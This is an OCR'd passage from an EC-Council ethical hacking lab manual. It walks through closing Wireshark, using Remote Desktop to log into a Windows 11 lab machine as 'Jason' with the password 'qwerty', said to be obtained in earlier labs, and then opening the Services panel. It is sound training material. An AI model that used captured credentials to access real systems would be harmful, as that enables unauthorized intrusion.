
21. Close the **Wireshark** window.

22. Switch to the **Windows 11** virtual machine, close the web browser, and sign out from the **Admin** account.



Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

23. Switch back to the **Windows Server 2019** virtual machine.
24. Click the **Type here to search** icon at the bottom of **Desktop** and type **Remote**. Click **Remote Desktop Connection** from the results.



25. The **Remote Desktop Connection** dialog-box appears; click **Show Options**.

Note: If some previously accessed IP address appears in the **Computer** field, delete it.


26. The dialog-box expands; under the **General** tab, type **10.10.1.11** in the **Computer** field and **Jason** in the **User name** field; click **Connect**.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Note: The IP address and username might differ in your lab environment. The target system credentials (**Jason** and **qwerty**) we are using here are obtained in the previous labs.

27. The **Windows Security** pop-up appears. Enter **Password** (**qwerty**) and click **OK**.

Note: If **Remember me** option is checked uncheck it.



Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.


28. The **Remote Desktop Connection** pop-up appears; click **Yes**.

29. A remote connection to the target system (**Windows 11**) appears, as shown in the screenshot.


Note: If a **Choose privacy settings for your device** window appears, click on **Next** in the next window click on **Next** and in the next window click on **Accept**.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

30. Click **Search** icon ( ) on the **Desktop**. Type **Control** in the search field, the **Control Panel** appears in the results, click **Open** to launch it.




31. The **Control Panel** window appears; navigate to **System and Security → Windows Tools**. In the **Windows Tools** control panel, double-click **Services**.

